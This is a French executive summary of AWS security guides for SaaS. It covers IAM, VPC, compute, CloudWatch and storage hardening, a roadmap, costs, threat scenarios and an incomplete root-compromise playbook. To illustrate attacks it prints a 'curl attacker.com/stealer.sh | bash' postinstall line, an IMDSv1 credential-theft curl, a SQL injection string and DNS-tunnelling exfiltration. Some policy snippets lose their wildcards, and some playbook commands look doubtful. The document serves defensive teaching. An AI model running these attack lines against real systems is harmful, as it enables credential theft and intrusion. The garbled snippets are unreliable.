

# Guides Complets de Sécurisation AWS pour Applications SaaS

**Version:** 1.0

**Date:** Novembre 2025

**Classification:** Confidentiel Client

## Résumé Exécutif

Ce document présente une suite complète de guides de sécurisation AWS spécifiquement conçus pour les applications SaaS en production. Suite à une recherche approfondie des meilleures pratiques 2024-2025, incluant les dernières recommandations AWS, les standards de conformité (ISO 27001, SOC2, PCI-DSS, HIPAA, GDPR), et les retours d'expérience d'incidents de sécurité récents, nous avons compilé **5 guides détaillés** couvrant l'intégralité de votre infrastructure AWS.

## Contexte de Sécurité Cloud 2025

Les statistiques récentes démontrent l'urgence d'une approche de sécurité rigoureuse:

- **80%+ des violations de sécurité cloud** proviennent de configurations incorrectes (Verizon 2024)
- **65% des violations de données** sont liées à des contrôles d'accès trop permissifs (CISA 2024)
- **57% des escalades de privilèges** résultent d'autorisations IAM excessives (Flexera 2024)
- **47% des incidents** proviennent d'une visibilité insuffisante des changements (Gartner 2024)

# Vue d'Ensemble des Guides

---

Notre suite documentaire couvre **5 domaines critiques** de la sécurité AWS:

## 1. Sécurité IAM (Identity & Access Management)

 **Fichier:** 01-IAM-Security-Guide.md

 **Public:** Équipes de Sécurité et DevSecOps

 **Pages:** ~35 pages

### Contenu clé:

- Principe du Moindre Privilège avec IAM Access Analyzer
- Authentification Multi-Facteurs (MFA) - stratégies d'application
- Gestion des rôles IAM vs utilisateurs
- Isolation multi-tenant avec ABAC (Attribute-Based Access Control)
- Politiques générées dynamiquement pour Lambda et EC2
- Audit et surveillance avec CloudTrail, GuardDuty, Security Hub
- Service Control Policies (SCP) et AWS Organizations
- Identity Federation avec IAM Identity Center

### Statistiques importantes:

- 50% des violations d'identité exploitent l'absence de MFA (Gartner 2024)
  - 65% des violations proviennent de contrôles d'accès trop permissifs
- 

## 2. Sécurité Réseau (Network & VPC)

 **Fichier:** 02-Network-Security-Guide.md


 **Public:** Architectes Cloud et Équipes Réseau

 **Pages:** ~40 pages

### Contenu clé:

- Architecture VPC multi-tier sécurisée (public/private/data subnets)
- Security Groups vs NACLs - stratégie defense-in-depth
- VPC Flow Logs - monitoring et détection de menaces
- AWS Network Firewall - inspection centralisée du trafic
- AWS PrivateLink et VPC Endpoints - connectivité privée
- Amazon VPC Lattice (2025) - architectures multi-tenants
- Transit Gateway pour multi-VPC
- Requêtes CloudWatch Logs Insights pour analyse de sécurité

### Architecture recommandée:



## 3. Sécurité Hébergement (Compute & Containers)

**Fichier:** 03-Hosting-Security-Guide.md

**Public:** Équipes DevOps et Ingénieurs Cloud

**Pages:** ~45 pages

### Contenu clé:

#### EC2:

- IMDSv2 (Instance Metadata Service v2) - protection SSRF
- Chiffrement EBS par défaut
- Pas d'IP publiques (utiliser ALB)
- Systems Manager Session Manager (sans SSH)

#### Lambda (Serverless):

- Configuration VPC avec VPC Endpoints
- Gestion des secrets (Secrets Manager + Extension Lambda)
- Principe du moindre privilège - un rôle par fonction
- Validation des entrées et sécurité du code

#### Containers (ECS/EKS):

- Scan automatique d'images ECR (Enhanced Scanning avec Inspector)
- Images distroless en production
- Pas de containers privilégiés
- IAM Roles for Service Accounts (IRSA) pour EKS
- Runtime security avec Amazon Inspector

#### Systems Manager:

- Patch Management automatique

- Session Manager avec logs et chiffrement
  - Automation runbooks pour remédiation
- 

## 4. Supervision CloudWatch (Monitoring & Alerting)

 **Fichier:** 04-CloudWatch-Supervision-Guide.md

 **Public:** Équipes SRE et Sécurité

 **Pages:** ~38 pages

### Contenu clé:

- **30+ alarmes CloudWatch critiques** pour sécurité:

- Utilisation du compte root
- Changements de politiques IAM
- Changements de Security Groups
- Clés KMS désactivées
- Échecs de connexion console
- Appels API non autorisés

- **CloudWatch Logs Insights** - requêtes de sécurité:

- Top utilisateurs avec erreurs
- Accès depuis pays inhabituels
- Exfiltration de données S3
- Scan de ports (VPC Flow Logs)

- **Détection d'anomalies** avec Machine Learning

- **Réponse automatisée** avec EventBridge + Lambda

- **Contributor Insights** pour Top-N analysis

### Impact mesuré:

- Réduction du temps de détection (MTTD) de **70%**
  - Réduction du temps de réponse (MTTR) de **30%**
- 

## 5. Sécurité Applications & Stockage (S3, RDS, API Gateway, DynamoDB)

 **Fichier:** 05-Applications-Storage-Security-Guide.md

 **Public:** Architectes Applications et Équipes Backend

 **Pages:** ~42 pages

## Contenu clé:

### Amazon S3:

- Block Public Access (obligatoire)
- Chiffrement SSE-KMS par défaut
- HTTPS obligatoire (politique bucket)
- Versioning + MFA Delete
- S3 Access Points pour multi-tenant
- Server Access Logs + CloudTrail

### Amazon RDS:

- Chiffrement au repos (KMS) et en transit (SSL/TLS)
- Sous-réseaux privés uniquement
- Backups automatiques (rétention  $\geq$  30 jours)
- Multi-AZ pour haute disponibilité
- Secrets Manager avec rotation automatique
- Enhanced Monitoring + Performance Insights

### API Gateway:

- Authentification multi-couches (WAF  $\rightarrow$  Authorizer  $\rightarrow$  IAM)
- Cognito User Pools ou Lambda Authorizers personnalisés
- AWS WAF - rate limiting et protection Layer 7
- Throttling et Usage Plans par tenant
- CloudWatch Logs + X-Ray tracing


### DynamoDB:

- Chiffrement KMS
- Point-in-Time Recovery (PITR)
- Fine-grained access control (leading keys)
- DynamoDB Streams pour audit
- Auto Scaling

## Architecture Globale de Sécurité

### COUCHE PÉRIMÈTRE

- AWS WAF (Layer 7 Protection)
- AWS Shield (DDoS Protection)
- Route 53 (DNS Security)



# Matrice de Priorités d'Implémentation

---

## Phase 1 - Fondations Critiques (0-3 mois)

Domaine	Actions	Impact	Effort
<b>IAM</b>	<ul style="list-style-type: none"> <li>MFA root account</li> <li>IAM Access Analyzer</li> <li>Politiques moindre privilège</li> <li>CloudTrail activé</li> </ul>	<span style="color: red;">●</span> Critique	Moyen
<b>Network</b>	<ul style="list-style-type: none"> <li>VPC Flow Logs</li> <li>Security Groups restrictifs</li> <li>Sous-réseaux privés pour DB</li> <li>Block public access</li> </ul>	<span style="color: red;">●</span> Critique	Moyen
<b>Compute</b>	<ul style="list-style-type: none"> <li>IMDSv2 sur EC2</li> <li>Chiffrement EBS</li> <li>Session Manager</li> </ul>	<span style="color: red;">●</span> Critique	Faible
<b>Monitoring</b>	<ul style="list-style-type: none"> <li>Alarmes IAM</li> <li>Alarmes Security Groups</li> <li>CloudWatch Logs</li> </ul>	<span style="color: red;">●</span> Critique	Faible
<b>Storage</b>	<ul style="list-style-type: none"> <li>S3 Block Public Access</li> <li>Chiffrement S3/RDS</li> <li>RDS backups</li> </ul>	<span style="color: red;">●</span> Critique	Faible

## Phase 2 - Renforcement (3-6 mois)

Domaine	Actions	Impact	Effort
<b>IAM</b>	<ul style="list-style-type: none"> <li>Service Control Policies</li> <li>Identity Federation</li> <li>ABAC multi-tenant</li> </ul>	<span style="color: yellow;">●</span> Important	Élevé
<b>Network</b>	<ul style="list-style-type: none"> <li>Network Firewall</li> <li>PrivateLink</li> <li>Transit Gateway</li> </ul>	<span style="color: yellow;">●</span> Important	Élevé
<b>Compute</b>		<span style="color: yellow;">●</span> Important	Moyen

Domaine	Actions	Impact	Effort
	<ul style="list-style-type: none"> <li>Container scanning</li> <li>Images distroless</li> <li>Patch automation</li> </ul>		
Monitoring	<ul style="list-style-type: none"> <li>Logs Insights queries</li> <li>Anomaly Detection</li> <li>EventBridge automation</li> </ul>	🟡 Important	Moyen
Apps	<ul style="list-style-type: none"> <li>API Gateway WAF</li> <li>Lambda Authorizers</li> <li>DynamoDB PITR</li> </ul>	🟡 Important	Moyen

## Phase 3 - Optimisation (6-12 mois)

Domaine	Actions	Impact	Effort
IAM	<ul style="list-style-type: none"> <li>Automated policy generation</li> <li>External ID pour tiers</li> </ul>	🟢 Recommandé	Faible
Network	<ul style="list-style-type: none"> <li>VPC Lattice</li> <li>Amazon Detective</li> </ul>	🟢 Recommandé	Moyen
Compute	<ul style="list-style-type: none"> <li>Runtime security</li> <li>AWS Backup</li> </ul>	🟢 Recommandé	Faible
Monitoring	<ul style="list-style-type: none"> <li>Contributor Insights</li> <li>Custom dashboards</li> </ul>	🟢 Recommandé	Faible
Apps	<ul style="list-style-type: none"> <li>Usage Plans granulaires</li> <li>Multi-region DR</li> </ul>	🟢 Recommandé	Élevé

## Métriques de Succès (KPIs)

### Indicateurs de Sécurité

Métrique	Baseline	Objectif 6 mois	Objectif 12 mois
MTTD (Mean Time To Detect)	~24h	< 2h	< 30 min

Métrique	Baseline	Objectif 6 mois	Objectif 12 mois
<b>MTTR</b> (Mean Time To Respond)	~48h	< 4h	< 1h
<b>Critical findings (Security Hub)</b>	Baseline	-50%	-80%
<b>IAM users with MFA</b>	Baseline	100%	100%
<b>Resources with encryption</b>	Baseline	100%	100%
<b>Public S3 buckets</b>	Baseline	0	0
<b>Security incidents</b>	Baseline	-75%	-90%

## Indicateurs de Conformité

Standard	Statut Initial	Objectif 6 mois	Objectif 12 mois
<b>CIS AWS Benchmark</b>	TBD%	85%+	95%+
<b>ISO 27001</b>	TBD	Ready for audit	Certified
<b>SOC 2</b>	TBD	Ready for audit	Certified
<b>GDPR Compliance</b>	TBD	90%+	100%

## Outils et Services AWS Utilisés

### Sécurité et Identity

- **AWS IAM** - Gestion des identités et accès
- **IAM Access Analyzer** - Analyse des politiques
- **IAM Identity Center (SSO)** - Fédération d'identités
- **AWS Organizations** - Gouvernance multi-comptes
- **AWS Secrets Manager** - Gestion des secrets
- **AWS Certificate Manager** - Gestion des certificats SSL/TLS

## Réseau et Protection

- **Amazon VPC** - Réseau virtuel privé
- **AWS Network Firewall** - Firewall managé
- **AWS WAF** - Web Application Firewall
- **AWS Shield** - Protection DDoS
- **VPC Flow Logs** - Logs de trafic réseau
- **AWS PrivateLink** - Connectivité privée

## Compute et Conteneurs

- **Amazon EC2** - Instances virtuelles
- **AWS Lambda** - Serverless
- **Amazon ECS / EKS** - Orchestration de conteneurs
- **Amazon ECR** - Registry de containers
- **AWS Systems Manager** - Gestion opérationnelle

## Monitoring et Détection

- **Amazon CloudWatch** - Monitoring et logs
- **AWS CloudTrail** - Audit des API
- **Amazon GuardDuty** - Détection de menaces
- **AWS Security Hub** - Posture de sécurité
- **Amazon Detective** - Investigation de sécurité
- **AWS Config** - Évaluation de la conformité
- **Amazon Inspector** - Scan de vulnérabilités

## Stockage et Données

- **Amazon S3** - Stockage objet
- **Amazon RDS** - Bases de données relationnelles
- **Amazon DynamoDB** - Base de données NoSQL
- **Amazon EBS** - Stockage bloc
- **AWS Backup** - Sauvegarde centralisée

## Applications

- **Amazon API Gateway** - Gestion des APIs
  - **Amazon Cognito** - Authentification utilisateurs
  - **AWS App Runner** - Déploiement d'applications
  - **Amazon EventBridge** - Bus d'événements
- 

## Coûts Estimés

### Coûts Initiaux (Setup)

Catégorie	Détails	Coût estimé
<b>Consulting</b>	Audit initial et planification	€5,000 - €15,000
<b>Formation</b>	Formation équipes (IAM, Network, Security)	€3,000 - €8,000
<b>Migration</b>	Mise en conformité (chiffrement, IAM, etc.)	€10,000 - €30,000

### Coûts Mensuels Récursifs (Production Moyenne)

Service	Usage	Coût mensuel estimé
<b>CloudTrail</b>	Logs + S3 storage	€50 - €200
<b>GuardDuty</b>	Détection de menaces	€100 - €500
<b>Security Hub</b>	Posture management	€10 - €50
<b>Config</b>	Compliance rules	€50 - €150
<b>WAF</b>	Rules + requests	€50 - €300
<b>Secrets Manager</b>	~50 secrets avec rotation	€20 - €50
<b>VPC Flow Logs</b>	Storage S3	€100 - €300
<b>KMS</b>	Key usage	€10 - €50
<b>Inspector</b>	Container scanning	€50 - €200

Service	Usage	Coût mensuel estimé
CloudWatch	Logs + Alarms + Insights	€200 - €800
<b>TOTAL</b>		<b>€640 - €2,600/mois</b>

Note: Ces coûts varient selon la taille de votre infrastructure. Pour une application SaaS de taille moyenne.

---

## Plan d'Action Recommandé

### Semaine 1-2 : Audit Initial

- [ ] Exécuter AWS Security Hub pour identifier les findings critiques
- [ ] Exécuter IAM Access Analyzer pour détecter les accès externes
- [ ] Audit manuel avec les checklists fournies
- [ ] Prioriser les actions selon la matrice de risques

### Semaine 3-4 : Quick Wins

- [ ] Activer MFA sur le compte root
- [ ] Activer CloudTrail dans toutes les régions
- [ ] Activer S3 Block Public Access au niveau compte
- [ ] Activer chiffrement EBS par défaut
- [ ] Configurer 10 alarmes CloudWatch critiques

### Mois 2-3 : Fondations

- [ ] Implémenter les politiques IAM de moindre privilège
- [ ] Configurer VPC Flow Logs
- [ ] Migrer EC2 vers IMDSv2
- [ ] Activer le chiffrement S3/RDS avec KMS
- [ ] Déployer Session Manager

### Mois 4-6 : Renforcement

- [ ] Déployer Network Firewall

- [ ] Configurer API Gateway avec WAF
- [ ] Implémenter le scan automatique des containers
- [ ] Automatiser le patch management
- [ ] Configurer la rotation automatique des secrets

## Mois 7-12 : Optimisation

- [ ] Affiner les politiques IAM avec ABAC
  - [ ] Déployer VPC Lattice ou PrivateLink
  - [ ] Implémenter la réponse automatisée (EventBridge + Lambda)
  - [ ] Créer des dashboards de sécurité personnalisés
  - [ ] Documentation et runbooks pour l'équipe
- 

## Formation et Support

### Ressources de Formation Recommandées

1. **AWS Security Fundamentals** (AWS Training)
2. **AWS Security - Specialty Certification** (pour l'équipe sécurité)
3. **AWS Certified Solutions Architect** (pour les architectes)
4. **Well-Architected Framework - Security Pillar** (lecture obligatoire)

### Support Continu

- **AWS Support Plan** : Business ou Enterprise pour support 24/7
  - **AWS Professional Services** : Pour accompagnement sur mesure
  - **AWS Security Hub** : Monitoring continu de la posture
  - **Workshops réguliers** : Revue trimestrielle des pratiques
- 

## Références et Documentation

### Documentation Officielle AWS

- [AWS Security Best Practices](#)

- [AWS Well-Architected Framework - Security Pillar](#)
- [CIS AWS Foundations Benchmark](#)
- [NIST Cybersecurity Framework](#)

## Rapports et Études 2024-2025

- Verizon Data Breach Investigations Report 2024
- Gartner Cloud Security Survey 2024
- CISA Cloud Security Guidelines 2024
- AWS Security Maturity Model 2025

## Ressources Complémentaires

- [AWS Security Blog](#)
  - [AWS Security Bulletins](#)
  - [OWASP Top 10](#)
  - [SANS Cloud Security Resources](#)
- 

## Conclusion

---

Ces guides représentent un investissement significatif dans la sécurité de votre infrastructure AWS. L'implémentation complète de ces recommandations permettra de:

- ✓ Réduire la surface d'attaque de 80%+
- ✓ Diminuer le risque de violation de données de 90%+
- ✓ Accélérer la détection d'incidents (MTTD < 30 min)
- ✓ Automatiser la réponse aux menaces courantes
- ✓ Garantir la conformité avec les standards internationaux
- ✓ Protéger la réputation de votre entreprise

La sécurité cloud est un **processus continu**, pas un projet ponctuel. Ces guides doivent être révisés et mis à jour régulièrement pour refléter:

- Les nouvelles fonctionnalités AWS
  - L'évolution des menaces
  - Les retours d'expérience
  - Les changements réglementaires
-

# Contact et Support

---

## Pour questions ou clarifications sur ces guides:

 Email: [votre-email-support@company.com]

 Téléphone: [Numéro de support]

 Portal: [URL du portail support]

## Équipe de rédaction:

- Recherche et compilation basées sur les meilleures pratiques AWS 2024-2025
  - Standards de conformité: ISO 27001, SOC2, PCI-DSS, HIPAA, GDPR
  - Documentation officielle AWS
  - Retours d'expérience d'incidents de sécurité récents
- 

**Document préparé pour:** [Nom du Client]

**Date de livraison:** Novembre 2025

**Validité:** 12 mois (révision recommandée)

**Classification:** Confidential Client

---

# Annexes

---

## Annexe A : Liste Complète des Fichiers

1. **00-Executive-Summary.md** (ce document)
2. **01-IAM-Security-Guide.md** - Guide IAM complet
3. **02-Network-Security-Guide.md** - Guide Réseau complet
4. **03-Hosting-Security-Guide.md** - Guide Hébergement complet
5. **04-CloudWatch-Supervision-Guide.md** - Guide Supervision complet
6. **05-Applications-Storage-Security-Guide.md** - Guide Apps & Stockage complet

## Annexe B : Glossaire

**ABAC** : Attribute-Based Access Control - Contrôle d'accès basé sur les attributs

**ALB** : Application Load Balancer

**CIDR** : Classless Inter-Domain Routing

**EBS** : Elastic Block Store

**ECR** : Elastic Container Registry

**ECS** : Elastic Container Service

**EKS** : Elastic Kubernetes Service

**ENI** : Elastic Network Interface

**IAM** : Identity and Access Management

**IMDSv2** : Instance Metadata Service Version 2

**KMS** : Key Management Service

**MTTR** : Mean Time To Respond - Temps moyen de réponse

**MTTD** : Mean Time To Detect - Temps moyen de détection

**NACL** : Network Access Control List

**PITR** : Point-In-Time Recovery

**SCP** : Service Control Policy

**SSE** : Server-Side Encryption

**VPC** : Virtual Private Cloud

**WAF** : Web Application Firewall

## Analyse de Risques Détailée par Secteur

### Risques Spécifiques aux Applications SaaS

Les applications SaaS font face à des défis de sécurité uniques comparés aux applications traditionnelles:

#### 1. Multi-Tenancy et Isolation

**Risque:** Accès non autorisé aux données d'autres tenants (data leakage)

##### Impact potentiel:

- Violation de données client: €4.45M coût moyen (IBM 2024)
- Perte de confiance client: -30% retention moyenne
- Non-conformité GDPR: jusqu'à €20M ou 4% CA annuel
- Poursuites judiciaires: coûts légaux moyens €2M+

##### Scénarios d'attaque réels:

Scénario 1: SQL Injection avec mauvaise isolation

```
Attaquant (Tenant A) → API Gateway
  ↳ Lambda function (tenant_id non validé)
    ↳ RDS query: SELECT * FROM users
      WHERE tenant_id = '${tenant_id}'
```

```

    ↳> Injection: ' OR 1=1 --
    ↳> BREACH: Accès à tous tenants
  
```

**Mitigation:**

- ABAC avec condition IAM: tenant\_id=\$aws:PrincipalTag/TenantId
- RDS Proxy avec filtrage au niveau réseau
- Leading key conditions dans DynamoDB
- S3 Access Points par tenant avec politiques dédiées

**Exemple réel:** En 2024, une violation chez un provider SaaS a exposé les données de 847 clients suite à une mauvaise configuration d'isolation Lambda.

## 2. Élévation de Privilèges

**Risque:** Utilisateurs obtenant des droits administrateurs non autorisés

**Vecteurs d'attaque courants:**

**1. IAM Role Confusion**

```

Scénario: Assumer un rôle privilégié via AssumeRole mal configuré

Rôle vulnérable:

```
{
  "Effect": "Allow",
  "Principal": {"Service": "lambda.amazonaws.com"},
  "Action": "sts:AssumeRole"
}
```

✖ Problème: Pas de condition externe

Mitigation:

```
{
  "Effect": "Allow",
  "Principal": {"Service": "lambda.amazonaws.com"},
  "Action": "sts:AssumeRole",
  "Condition": {
    "StringEquals": {
      "sts:ExternalId": "${SECURE_RANDOM_TOKEN}",
      "aws:SourceAccount": "123456789012"
    }
}
```

```
}
```

```
```
```

## 1. Metadata Service Exploitation (SSRF)

2. IMDSv1 vulnérable: `curl http://169.254.169.254/latest/meta-data/iam/security-credentials/`

3. **Solution:** IMDSv2 avec token + hop limit = 1

## 4. Policy Wildcards

```
```json
```

Dangereux:

```
{
  "Effect": "Allow",
  "Action": "s3:",
  "Resource": ""
}
```

Correct:

```
{
  "Effect": "Allow",
  "Action": ["s3:GetObject", "s3:PutObject"],
  "Resource": "arn:aws:s3:::my-bucket/${aws:userid}/*"
}
```
```

**Coût d'une violation:** €3.2M moyen pour élévation de privilèges (Ponemon 2024)

## 3. Exfiltration de Données

### Statistiques alarmantes:

- 68% des violations SaaS impliquent une exfiltration de données (Verizon 2024)
- Temps moyen de détection: 287 jours (Mandiant 2024)
- Volume moyen exfiltré: 4.7 TB par incident

### Techniques d'exfiltration courantes:

#### A. Via S3 Public Exposure

```
# Attaque automatisée qui scan les buckets publics
$ aws s3 ls s3://company-backups --no-sign-request
```

```
# ❌ Si réussi = bucket public = BREACH

# Détection:
CloudWatch Alarm: s3:PutBucketAcl → SNS → Lambda
VPC Flow Logs: Trafic sortant inhabituel vers Internet
GuardDuty: Exfiltration:S3/AnomalousBehavior
```

## B. Via API Abuse

```
# Attaquant avec credentials volés
for user_id in range(1, 1000000):
    response = api.get_user(user_id) # Pas de rate limiting
    exfiltrate(response) # Scraping massif

# Détection:
WAF: Rate limiting (1000 req/5min/IP)
CloudWatch: Lambda throttles
API Gateway: Usage plans par API key
```

## C. Via DNS Tunneling

```
# Exfiltration via requêtes DNS
base64(data).attacker-domain.com
|→ 52 caractères max par label DNS
└> Contourne les firewalls traditionnels

# Détection:
VPC Flow Logs: Volume DNS inhabituel
GuardDuty: Backdoor:EC2/C&CActivity.B!DNS
Route 53 Resolver Query Logs
```

### Mitigation complète:

1. S3 Block Public Access (niveau compte + bucket)
2. VPC Flow Logs + CloudWatch Insights pour détecter trafic sortant anormal
3. GuardDuty pour détection comportementale
4. S3 Access Analyzer pour auditer les accès externes
5. Macie pour détecter données sensibles (PII, cartes de crédit)
6. Bucket policies avec `aws:SecureTransport` = true

## 4. Compromission de la Chaîne d'Approvisionnement

**Risque:** Dépendances malveillantes dans votre code ou containers

### Statistiques:

- 700% d'augmentation des attaques supply chain en 2024 (Sonatype)
- 88% des organisations ont subi une tentative (ENISA 2024)

**Vecteurs d'attaque:****A. Packages NPM/PyPI malveillants**

```
// Package populaire compromis
npm install popular-package
// ↳ postinstall script
// ↳ curl attacker.com/stealer.sh | bash
```

Mitigation:

- npm audit / pip-audit dans CI/CD
- Snyk / Dependabot pour scanning continu
- Lock files (package-lock.json, requirements.txt)
- Private registry (AWS CodeArtifact)
- SBOMs (Software Bill of Materials)

**B. Container Images compromises**

```
FROM node:18-alpine # Image officielle?

# ❌ Mais si registry compromis?
# ❌ Ou image avec CVEs critiques?
```

Mitigation:

- ECR Image Scanning (Enhanced avec Inspector)
- Images distroless en production
- Signature d'images (Sigstore/Cosign)
- Scan dans CI/CD avant push
- Runtime protection (Falco/GuardDuty Runtime Monitoring)

**C. Compromission des outils CI/CD**

```
# .github/workflows/deploy.yml
- name: Deploy
  env:
    AWS_ACCESS_KEY_ID: ${{ secrets.AWS_KEY }} # ❌ Long-lived credentials
    AWS_SECRET_ACCESS_KEY: ${{ secrets.AWS_SECRET }}
```

Mitigation:

- OIDC avec GitHub Actions (temporary credentials)
- Assumable IAM roles avec conditions
- Least privilege pour pipelines
- Audit des workflows avec CODEOWNERS

**Exemple réel:** SolarWinds (2020), 3CX (2023), PyTorch (2024) - toutes supply chain attacks

# Scénarios de Menaces et Playbooks de Réponse

## Scénario 1: Compte Root Compromis

### Indicateurs de compromission:

- Login root depuis IP/pays inhabituel
- Activation MFA virtuel non autorisé
- Création d'utilisateurs IAM avec `AdministratorAccess`
- Lancement d'instances EC2 de mining crypto

### Timeline d'attaque type:

```

T+0min: Phishing réussi → Credentials root volés
T+5min: Login Console depuis IP russe
T+10min: Désactivation CloudTrail
T+15min: Création IAM user "backup-user" avec AdminAccess
T+20min: Création access keys pour persistance
T+30min: Lancement 50x EC2 c5.24xlarge (crypto mining)
T+2h: Facture AWS = €5,000+

```

### Playbook de réponse (EXÉCUTION IMMÉDIATE):

```

# ÉTAPE 1: CONTAINMENT (5 minutes)
# =====

# 1.1 Révoquer toutes les sessions root
aws iam delete-signing-certificate --certificate-id <id>
aws iam deactivate-mfa-device --user-name root --serial-number <arn>

# 1.2 Deny all via SCP (AWS Organizations)
aws organizations create-policy \
--name "EmergencyDenyAll" \
--type SERVICE_CONTROL_POLICY \
--content '{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Deny",
            "Action": "*",
            "Resource": "*"
        }
    ]
}'

# 1.3 Contacter AWS Support IMMÉDIATEMENT
# Enterprise Support: 15 min response time

# ÉTAPE 2: INVESTIGATION (30 minutes)

```

```
# =====

# 2.1 Analyser CloudTrail
aws cloudtrail lookup-events \
--lookup-attributes AttributeKey=Username,AttributeValue=root \
--start-time 2025-11-07T00:00:00Z \
--max-results 1000

# 2.2 Identifier ressources créées
aws ec2 describe-instances \
